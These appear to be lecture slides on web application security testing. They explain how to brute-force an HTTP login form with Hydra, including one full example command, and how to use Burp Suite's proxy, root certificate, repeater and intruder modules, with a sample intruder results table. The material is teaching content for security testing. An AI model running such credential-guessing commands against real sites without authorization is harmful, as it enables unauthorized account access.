Web developer extension provides several features to modify the client side appearance. It can modify the form elements, disable javascript, remove validations, etc.



# Brute force with hydra

Hydra can be used for http brute-forcing as well. Similarly to the previously discussed protocols the username (username file) and the password (password file) have to be provided. Contrary to the previous cases Hydra needs a keyword to identify negative answers (reverse brute-force).


Example:

*hydra -l username -P passwordfile url.to.bf http-post-form "/portal/xlogin/:ed=^USER^&pw=^PASS^:F=Invalid"*

# Burpsuite


**Burp Suite** is a tool for testing Web application security.

It provides a proxy server, and several features to smart-alter the web traffic. For example every packet can be resent by the repeater module and edited before at byte level. Any client side validation can be bypassed with Burp.




# Burp suite

Burp provides a proxy to intercept the browsers traffic.




Browser proxy






Specific packets can be filtered out by

- Client request parameters (file extension, web method)
- Server responses (content type, web answer code)
- Direction of the packets (client to server, server to client)

# Burp suite – Burp Certificate Authority


Because of the traffic interception the browsers will observe the invalid certificate and refuse the connection. In order to test https traffic, the Burp CA can be added to any browser as root CA.







# Burp suite

Under *HTTP history* tab all the traffic that has passed through the browser are shown. All outgoing traffic can be intercepted as well and modified before sending (similarly to Tamper data).



# Burp suite - Repeater




The repeater module can resend a selected packet from the history. Before sending it again the packet can be altered.

# Burp suite - Intruder

The intruder module is able to manipulate the parameters that have been passed to the website. When the packet is sent to the repeater Burp tries to identify the parameters and carry out the attack. There are several attack types:


Sniper: one parameter, one iteration


Battering ram: multiple parameters, one iteration


Pitchfork: multiple parameters, multiple iteration

Cluster bomb: multiple parameters, multiple iteration all combinations considered

# Burp suite - Intruder

The payload tab is to set the content of the tries. For example with the numbers option among others either an incremental list or random numbers can be specified.



| Request | Payload | Status | Error | Timeout | Length | Com |
|---|---|---|---|---|---|---|
| 16 | 16 | 200 | | | 216 | |
| 17 | 17 | 200 | | | 216 | |
| 18 | 18 | 200 | | | 216 | |
| 19 | 19 | 200 | | | 265 | |
| 20 | 20 | 200 | | | 216 | |
| 21 | 21 | 200 | | | 216 | |
| 22 | 22 | 200 | | | 216 | |
| 23 | 23 | 200 | | | 216 | |
| 24 | 24 | 200 | | | 216 | |

DEMO…

In our example the specific answer can be identified by the response length.

More details on the payloads are here:

http://www.hackingarticles.in/beginners-guide-burpsuite-payloads-part-1/

# End of lecture